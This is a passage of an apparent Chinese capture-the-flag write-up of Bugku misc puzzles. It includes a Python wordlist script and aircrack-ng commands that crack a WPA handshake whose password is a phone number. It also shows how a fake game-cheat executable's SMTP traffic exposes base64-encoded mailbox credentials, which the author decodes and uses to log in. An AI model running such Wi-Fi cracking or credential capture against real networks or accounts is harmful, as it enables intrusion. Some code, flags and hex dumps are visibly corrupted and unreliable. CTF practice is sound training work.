67         println(g, "哟, 伙计挺强壮兄弟", 50, 150, 300);
68         break;
69     case 4:
70         println(g, "加谁你就是下一个老王", 50, 150, 300);
71         break;
72     case 5:
73         println(g, "如果撑过一分钟我也不是很汉子", 40, 30, 300);
74         break;
75     case 6:
76         println(g, "flag[RGFqUrhbG1f5mlud2FuQ2hpamk=]", 50, 150, 300);
77         break;
78     }
79 }
80 }
81 }
82 }
83 }
84 }
85 }
86 }
87 }
88 }
89 }
90 }
91 }
92 }
93 }
94 }
95 }

public void println(Graphics g, String str, int size, int x, int y)
{
    Color c = g.getColor();
    g.setColor(Color.RED);
    Font f = new Font("宋体", 1, size);
    g.setFont(f);
    g.drawString(str, x, y);
    g.setColor(c);
}

public static void main(String[] args)
{
    new PlaneGameFrame().launchFrame();
}

public void launchFrame()
{
    super.launchFrame();
}

```


flag{RGFqaURhbGlFsmIud2FuQ2hpamk=}

然后自己解密即可

16.想蹭网先解开密码 wifi.cap


flag格式: flag{你破解的WiFi密码}

tips: 密码为手机号, 为了不为你, 大佬特地让我悄悄地把前七位告诉你

1391040**

Goodluck!!

首先放到wireshark查找, 发现很多802.11协议, 然后百度了一下802.11具体是啥, 然后wifi认证的话重点是在WPA的四次握手, 也就是eapol协议的包, 使用规则过滤



使用python编写生成一个字典, 然后将字典和流量包放到kali中

Python代码:

```
# w 写模式, 它是不能读的, 如果用w模式打开一个已经存在的文件, 会清空以前的文件内容, 重新写
# w+ 是读写内容, 只要沾上w, 肯定会清空原来的文件
with open('wordlist.txt','w+') as f:
    for i in range(0,10):
        for j in range(0,10):
            for k in range(0,10):
                for h in range(0,10):
                    f.write('1391040'+str(i)+str(j)+str(k)+str(h)+'\n')
f.close
```

使用aircrack-ng跑一下

```
root@kali:~/桌面# ls
wifi.cap wordlist.txt
root@kali:~/桌面# aircrack-ng wifi.cap -w wordlist.txt
Opening wifi.cap
Read 4257 packets.


# BSSID          ESSID          Encryption
1  3C:E5:A6:20:91:60  CATR          No data - WEP or WPA
2  3C:E5:A6:20:91:61  CATR-GUEST    None (10.2.28.31)
3  BC:F6:85:9E:4E:A3  D-Link_DIR-600A  WPA (1 handshake)

Index number of target network ? 3
```




18.账号被盗了


访问链接,使用burpsuite抓包, 修改Cookie,右键->Send to Repeater->go



将123.exe下载下来,打开是一个CF刷枪软件



使用wireshark抓包,账号密码随便填写



文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(I) 帮助(H)

Wireshark · 追踪 TCP 流 (tcp.stream eq 5) · wireshark_B25EF1EB-34BB-4BD7-84...

No.	Time	Source	Destination
176	19.348613	10.203.87.147	163.177.72.176
177	19.411438	163.177.72.176	10.203.87.147
178	19.411484	10.203.87.147	163.177.72.176
179	19.473992	163.177.72.176	10.203.87.147
181	19.514214	10.203.87.147	163.177.72.176
190	19.662159	10.203.87.147	163.177.72.176
199	19.724742	163.177.72.176	10.203.87.147
200	19.725724	163.177.72.176	10.203.87.147
201	19.766479	10.203.87.147	163.177.72.176
203	19.975124	10.203.87.147	163.177.72.176
204	20.037822	163.177.72.176	10.203.87.147
205	20.037909	10.203.87.147	163.177.72.176
207	20.101133	163.177.72.176	10.203.87.147
208	20.101222	10.203.87.147	163.177.72.176
209	20.185530	163.177.72.176	10.203.87.147
210	20.185621	10.203.87.147	163.177.72.176
211	20.248652	163.177.72.176	10.203.87.147
212	20.248767	10.203.87.147	163.177.72.176
213	20.248788	163.177.72.176	10.203.87.147
214	20.248802	10.203.87.147	163.177.72.176
216	20.312643	163.177.72.176	10.203.87.147

> Frame 190: 76 bytes on wire (608 bits), 76 bytes captured
 > Ethernet II, Src: HewlettP_b1:b1:5c (c8:d3:ff:b1:b1:5c),
 > Internet Protocol Version 4, Src: 10.203.87.147, Dst: 163.177.72.176
 > Transmission Control Protocol, Src Port: 59657, Dst Port: 25
 > Simple Mail Transfer Protocol

```

220 smtp.qq.com Esmtp QQ Mail Server
EHLO DESKTOP-V3FM06D
250-smtp.qq.com
250-PIPELINING
250-SIZE 73400320
250-STARTTLS
250-AUTH LOGIN PLAIN
250-AUTH=LOGIN
250-MAILCOMPRESS
250 8BITMIME
AUTH LOGIN
334 VXN1cm5hbWU6
YmtjdGZ0ZXN0QDE2My5jb20=
334 UGFzc3dvcmQ6
YTEyMzQ1Ng==
535 Error: .....: http://service.mail.qq.com/cgi-bin/help?subtype=1&&id=28&&no=1001256
QUIT
221 Bye
  
```

0000 00 1a a9 15 4e bd c8 d3 ff b1 b1 5c 08 00 45 00

分組 210, 8 客戶端 分組, 7 服務器 分組, 13 turn(s), 点击查看

https://blog.csdn.net/qq_39629343

```

220 smtp.qq.com Esmtp QQ Mail Server
EHLO DESKTOP-V3FM06D
250-smtp.qq.com
250-PIPELINING
250-SIZE 73400320
250-STARTTLS
250-AUTH LOGIN PLAIN
250-AUTH=LOGIN
250-MAILCOMPRESS
250 8BITMIME
AUTH LOGIN
334 VXN1cm5hbWU6
YmtjdGZ0ZXN0QDE2My5jb20=
334 UGFzc3dvcmQ6
YTEyMzQ1Ng==
535 Error: .....: http://service.mail.qq.com/cgi-bin/help?subtype=1&&id=28&&no=1001256
QUIT
221 Bye
  
```

账号: YmtjdGZ0ZXN0QDE2My5jb20=

密码: YTEyMzQ1Ng==

将base64解密得到163邮箱, 将密码解密是a123456,登录邮箱就可得到flag, 这道题出的很有意思。




19.细心的大象 1.jpg.zip

flag格式 flag{xxx_xxx_xxx}

解压得到 1.jpg 图片

查看属性,发现有一段base64加密内容



解密得到明文,这应该是密码之类的,先放着

MSDS456ASD123zz

TVNEUzQ1NkFTRDEyM3p6

https://... Base64加密 / Base64解密

MSDS456ASD123zz

将照片放到winhex中去, 首先发现的是图片属性的信息

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII
000008A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
000008B0	00	00	00	00	00	00	00	00	00	00	00	00	54	00	56	00		TV
000008C0	4E	00	45	00	55	00	7A	00	51	00	31	00	4E	00	6B	00		NEUzQ1Nk
000008D0	46	00	54	00	52	00	44	00	45	00	79	00	4D	00	33	00		FTRDEyM3
000008E0	70	00	36	00	00	00	E5	87	BA	E9	A2	98	E4	BA	BA	E5		p6
000008F0	B7	B2	E7	BB	8F	E8	B7	91	E8	B7	AF	E4	BA	86	00	00		â+°éc~ã°ã
00000900	58	69	61	6F	6D	69	00	00	4D	49	20	36	00	00	00	00		·'ç» è·'è·ã°t
00000910	00	48	00	00	00	01	00	00	00	48	00	00	00	01	73	61		Xiaomi MI 6
00000920	67	69	74	2D	75	73	65	72	20	37	2E	31	2E	31	20	4E		H H sa
00000930	4D	46	32	36	58	20	56	38	2E	32	2E	32	36	2E	30	3E		git-user 7.1.1 N
00000940	4E	43	41	43	4E	45	43	20	72	65	6C	65	61	73	65	2D		MF26X V8.2.26.0.
00000950	6B	65	79	73	00	00	32	30	31	37	3A	30	38	3A	31	30		NCACNEC release-
00000960	20	31	31	3A	35	33	3A	33	39	00	42	75	67	6B	75	00		keys 2017:08:10
00000970	00	1D	82	9A	00	05	00	00	00	01	00	00	12	D2	82	9D		11:53:39 Bugku
00000980	00	05	00	00	00	01	00	00	12	DA	88	22	00	03	00	00		,s ò,
00000990	00	01	00	00	00	00	88	27	00	03	00	00	00	01	00	64		ú^" d
000009A0	00	00	90	00	00	07	00	00	00	04	30	32	32	30	90	03		0220
000009B0	00	02	00	00	00	14	00	00	12	E2	90	04	00	02	00	00		â
000009C0	00	14	00	00	12	F6	91	01	00	07	00	00	00	04	01	02		ð'
000009D0	03	00	92	01	00	0A	00	00	00	01	00	00	13	0A	92	02		' '
000009E0	00	05	00	00	00	01	00	00	13	12	92	03	00	0A	00	00		' '
000009F0	00	01	00	00	13	1A	92	07	00	03	00	00	00	01	00	02		' '
00000A00	00	00	92	09	00	03	00	00	00	01	00	10	00	00	92	0A		' '
00000A10	00	05	00	00	00	01	00	00	13	22	92	90	00	02	00	00		" "
00000A20	00	07	00	00	13	2A	92	91	00	02	00	00	00	07	00	00		*' '
00000A30	13	32	92	92	00	02	00	00	00	07	00	00	13	3A	A0	00		2'' :
00000A40	00	07	00	00	00	04	30	31	30	30	A0	01	00	03	00	00		0100
00000A50	00	01	00	01	00	00	A0	02	00	04	00	00	00	01	00	00		
00000A60	0F	C0	A0	03	00	04	00	00	00	01	00	00	0B	C8	A0	05		À È
00000A70	00	04	00	00	00	01	00	00	13	42	A2	17	00	03	00	00		Bc
00000A80	00	01	00	02	00	00	A3	01	00	07	00	00	00	01	01	00		ç_39629343

正常的 .jpg 图像文件的前12字节16进制数是

FF D8 FF E0 00 10 4A 46 49 46 00 01

但是这个没有, 所以将图片改成zip后缀, 放到kali中, 使用binwalk提取, foremost分离

root@kali:~/桌面# binwalk 1.zip

```

root@kali:~/桌面# binwalk 1.zip
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0         JPEG image data, EXIF standard
12          0xC         TIFF image data, big-endian, offset of first image
directory: 8
26594       0x67E2      Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#>
<rdf:Description rdf:about="uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b" xmlns:dc=
"http://p
27240       0x6A68      Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#>
<rdf:li>Bugku</rdf:li></rdf:Seq>
5005118     0x4C5F3E    PARity archive data
6391983     0x6188AF    RAR archive data, first volume type: MAIN_HEAD


root@kali:~/桌面# foremost 1.zip
Processing: 1.zip
|*|

```


在output文件中发现了一个rar文件，解压需要密码，之前查看属性的时候解压出来的信息派上用场了，没错，它就是解压密码，在Linux下解压没法显示图片，在Windows下解压图片可以正常显示，说明图片被截了，使用winhex打开，使用老套路将高的值改成宽的值

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG	IHDR
00000010	00	00	01	F4	00	00	01	A4	08	06	00	00	00	CB	D6	DF	ó	κ
00000020	8A	00	00	00	09	70	48	59	73	00	00	12	74	00	00	12	Š	pHYs
00000030	74	01	DE	66	1F	78	00	00	0A	4D	69	43	43	50	50	68	t	Bf
00000040	6F	74	6F	73	68	6F	70	20	49	43	43	20	70	72	6F	66	ot	oshop
00000050	69	6C	65	00	00	78	DA	9D	53	77	58	93	F7	16	3E	DF	ile	xÚ
00000060	F7	65	0F	56	42	D8	F0	B1	97	6C	81	00	22	23	AC	08	÷e	VBØði-1
00000070	C8	10	59	A2	10	92	00	61	84	10	12	40	C5	85	88	0A	È	Yc
00000080	56	14	15	11	9C	48	55	C4	82	D5	0A	48	9D	88	E2	A0	V	αHUÀ,Ó
00000090	28	B8	67	41	8A	88	5A	8B	55	5C	38	EE	1F	DC	A7	B5	(,gAŠ^Z<U\øi	ÜŞu
000000A0	7D	7A	EF	ED	ED	FB	D7	FB	BC	E7	9C	E7	FC	CE	79	CF)ziiiü*xü+çæçüÿÿi	
000000B0	0F	80	11	12	26	91	E6	A2	6A	00	39	52	85	3C	3A	D8	€	α'æcj
000000C0	1F	8F	4F	48	C4	C9	BD	80	02	15	48	E0	04	20	10	E6	CHÄÉ:€	Hà
000000D0	CB	C2	67	05	C5	00	00	F0	03	79	78	7E	74	B0	3F	FC	ËÄg	Ä
000000E0	01	AF	6F	00	02	00	70	D5	2E	24	12	C7	E1	FF	83	BA	ˆo	pÖ.Ş
000000F0	50	26	57	00	20	91	00	E0	22	12	E7	0B	01	90	52	00	P&W	'à"
00000100	C8	2E	54	C8	14	00	C8	18	00	B0	53	B3	64	0A	00	94	È.TÈ	È
00000110	00	00	6C	79	7C	42	22	00	AA	0D	00	EC	F4	49	3E	05	ly B"	α
00000120	00	D8	A9	93	DC	17	00	D8	A2	1C	A9	08	00	8D	01	00	Ø€"Ü	Øc
00000130	99	28	47	24	02	40	BB	00	60	55	81	52	2C	02	C0	C2	™(GŞ	®»
00000140	00	A0	AC	40	22	2E	04	C0	AE	01	80	59	B6	32	47	02	-@".	ÀŞ
00000150	80	BD	05	00	76	8E	58	90	0F	40	60	00	80	99	42	2C	€: vZK	@`
00000160	CC	00	20	38	02	00	43	1E	13	CD	03	20	4C	03	A0	30	Í	8
00000170	D2	BF	E0	A9	5F	70	85	B8	48	01	00	C0	CB	95	CD	97	Òçà€_p...	H
00000180	4B	D2	33	14	B8	95	D0	1A	77	F2	F0	E0	E2	21	E2	C2	KÓ3	,•Đ
00000190	6C	B1	42	61	17	29	10	66	09	E4	22	9C	97	9B	23	13	liBa)
000001A0	48	E7	03	4C	CE	0C	00	00	1A	F9	D1	C1	FE	38	3F	90	Hç	LÍ
000001B0	E7	E6	E4	E1	E6	66	E7	6C	EF	F4	C5	A2	FE	6B	F0	6F	çæääæfçlióÄ	çpkøo
000001C0	22	3E	21	F1	DF	FE	BC	8C	02	04	00	10	4E	CF	EF	DA	">!ñBp4€	NÍiÜ
000001D0	5F	E5	E5	D6	03	70	C7	01	B0	75	BF	6B	A9	5B	00	DA	_ääC	pç

将A4改成F4,然后另存为，即可得到flag



2.png



21111.png

https://blog.csdn.net/qq_39629343

20.爆照(08067CTF) 8.jpg

使用winhex打开,有很多8的信息,还不知道是啥

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00028FE0	4A	4F	D3	01	50	4B	01	02	3F	00	14	00	00	00	08	00	JÓÓ PK ?
00028FF0	50	10	5C	4B	D5	1D	60	06	83	28	00	00	06	2E	00	00	P \KÓ ` f(.
00029000	04	00	24	00	00	00	00	00	00	00	20	00	00	00	BD	86	\$ %t
00029010	00	00	38	38	38	38	0A	00	20	00	00	00	00	00	01	00	8888
00029020	18	00	BC	20	24	C2	4D	4F	D3	01	9C	D2	23	C2	4D	4F	4, \$ÁMÓÓ αÓ#ÁMO
00029030	D3	01	2C	C0	CE	94	4D	4F	D3	01	50	4B	01	02	3F	00	Ó ,ÀÍ'MÓÓ PK ?
00029040	14	00	00	00	08	00	0B	08	5C	4B	FB	AA	B9	42	21	1B	\KÚ**B!
00029050	00	00	76	68	01	00	05	00	24	00	00	00	00	00	00	00	vh \$
00029060	20	00	00	00	62	AF	00	00	38	38	38	38	38	0A	00	20	E- 888888
00029070	00	00	00	00	00	01	00	18	00	4C	01	30	12	45	4F	D3	I-0 EÓÓ
00029080	01	9C	53	2E	12	45	4F	D3	01	9C	53	2E	12	45	4F	D3	αS. EÓÓ αS. EÓÓ
00029090	01	50	4B	01	02	3F	00	14	00	00	00	08	00	0B	08	5C	PK ? \
000290A0	4B	5C	14	C0	1A	A8	1A	00	00	76	68	01	00	06	00	24	K\ À " vh \$
000290B0	00	00	00	00	00	00	00	20	00	00	00	A6	CA	00	00	38	!É 8
000290C0	38	38	38	38	38	0A	00	20	00	00	00	00	00	01	00	18	88888
000290D0	00	FC	5A	39	13	45	4F	D3	01	2C	5F	37	13	45	4F	D3	üZ9 EÓÓ ,_7 EÓÓ
000290E0	01	2C	5F	37	13	45	4F	D3	01	50	4B	01	02	3F	00	14	,_7 EÓÓ PK ?
000290F0	00	00	00	08	00	0C	08	5C	4B	71	61	83	6F	A4	1B	00	\Kqafom
00029100	00	76	68	01	00	07	00	24	00	00	00	00	00	00	00	20	vh \$
00029110	00	00	00	72	E5	00	00	38	38	38	38	38	38	38	0A	00	râ 88888888
00029120	20	00	00	00	00	00	01	00	18	00	AC	F7	22	14	45	4F	-=" EÓ
00029130	D3	01	5C	C3	1F	14	45	4F	D3	01	5C	C3	1F	14	45	4F	Ó \Ã EÓÓ \Ã EÓ
00029140	D3	01	50	4B	01	02	3F	00	14	00	00	00	08	00	0D	08	Ó PK ?
00029150	5C	4B	31	3B	DC	2B	1B	20	00	00	76	68	01	00	08	00	\K1;Ü+ vh
00029160	24	00	00	00	00	00	00	00	20	00	00	00	3B	01	01	00	\$;
00029170	38	38	38	38	38	38	38	38	0A	00	20	00	00	00	00	00	88888888
00029180	01	00	18	00	1C	8E	F3	14	45	4F	D3	01	6C	E0	F1	14	Zó EÓÓ làñ
00029190	45	4F	D3	01	6C	E0	F1	14	45	4F	D3	01	50	4B	01	02	EÓÓ làñ EÓÓ PK
000291A0	3F	00	14	00	00	00	08	00	13	54	5C	4B	8D	DF	F0	08	? T\K B8
000291B0	05	CF	00	00	0D	E6	00	00	16	00	24	00	00	00	00	00	I a \$

放到kali中使用binwalk看到内容挺多

```

root@kali:~/桌面# binwalk 8.zip
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0         JPEG image data, JFIF standard 1.01
40499       0x9E33      Zip archive data, encrypted at least v2.0 to extra
ct, compressed size: 8362, uncompressed size: 92278, name: 8
48892       0xBEFC      Zip archive data, at least v2.0 to extract, compre
ssed size: 14906, uncompressed size: 15739, name: 88
63830       0xF956      Zip archive data, at least v2.0 to extract, compre
ssed size: 11129, uncompressed size: 18479, name: 888
74992       0x124F0     Zip archive data, at least v2.0 to extract, compre
ssed size: 10371, uncompressed size: 11782, name: 8888
85397       0x14D95     Zip archive data, at least v2.0 to extract, compre
ssed size: 6945, uncompressed size: 92278, name: 88888
92377       0x168D9     Zip archive data, at least v2.0 to extract, compre
ssed size: 6824, uncompressed size: 92278, name: 888888
99237       0x183A5     Zip archive data, at least v2.0 to extract, compre
ssed size: 7076, uncompressed size: 92278, name: 8888888
106350      0x19F6E     Zip archive data, at least v2.0 to extract, compre
ssed size: 8219, uncompressed size: 92278, name: 88888888
168452      0x29204     End of Zip archive

```

使用foremost分离，真的是这么多文件。。。gif图里的二维码没法扫

文件名	日期	类型	大小
8	2017/10/28 1:15	文件	91 KB
88	2017/10/28 11:02	文件	16 KB
888	2017/10/28 1:41	文件	19 KB
8888	2017/10/28 2:02	文件	12 KB
88888	2017/10/28 1:00	文件	91 KB
888888	2017/10/28 1:00	文件	91 KB
8888888	2017/10/28 1:00	文件	91 KB
88888888	2017/10/28 1:00	文件	91 KB
愉快的排序吧哈哈.gif	2017/10/28 10:32	GIF 文件	58 KB

这张图里有一张闪动的二维码

将这些文件一个一个binwalk,发现有三个文件是被修改的图片

```

0          0x0          PC bitmap, Windows 3.x format,, 303 x 300 x 8
root@kali:~/桌面/00000079# binwalk 88
DECIMAL      HEXADECIMAL      DESCRIPTION
-----
0            0x0             JPEG image data, JFIF standard 1.01
30          0x1E             TIFF image data, big-endian, offset of first image
directory: 8
root@kali:~/桌面/00000079# binwalk 888
DECIMAL      HEXADECIMAL      DESCRIPTION
-----
0            0x0             JPEG image data, JFIF standard 1.01
30          0x1E             TIFF image data, big-endian, offset of first image
directory: 8
4396        0x112C           Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#"/
></x:xmpmeta>
root@kali:~/桌面/00000079# binwalk 8888
DECIMAL      HEXADECIMAL      DESCRIPTION
-----
0            0x0             JPEG image data, JFIF standard 1.01
30          0x1E             TIFF image data, big-endian, offset of first image
directory: 8
10976       0x2AE0           Zip archive data, at least v2.0 to extract, compressed size: 644, uncompressed size: 1202, name: 1509126368.png
11760       0x2DF0           End of Zip archive
root@kali:~/桌面/00000079# binwalk 88888
DECIMAL      HEXADECIMAL      DESCRIPTION
-----
0            0x0             PC bitmap, Windows 3.x format,, 303 x 300 x 8
root@kali:~/桌面/00000079# binwalk 888888
DECIMAL      HEXADECIMAL      DESCRIPTION
-----

```

88->(扫描)->bilibili

888->(右键属性)->(c2lsaXNpbGk=)base64解码->silisili

8888里面还有一个zip压缩包，修改后缀为zip，解压得到一个二维码->扫描->panama

而且flag的格式是flag{xxx_xxx_xxx}，gif提示排序，那就按顺序排在一起，使用“_”隔开,得到flag


```
flag{bilibili_silisili_panama}
```

21.图穷匕见 paintpaintpaint.jpg


查看图片属性



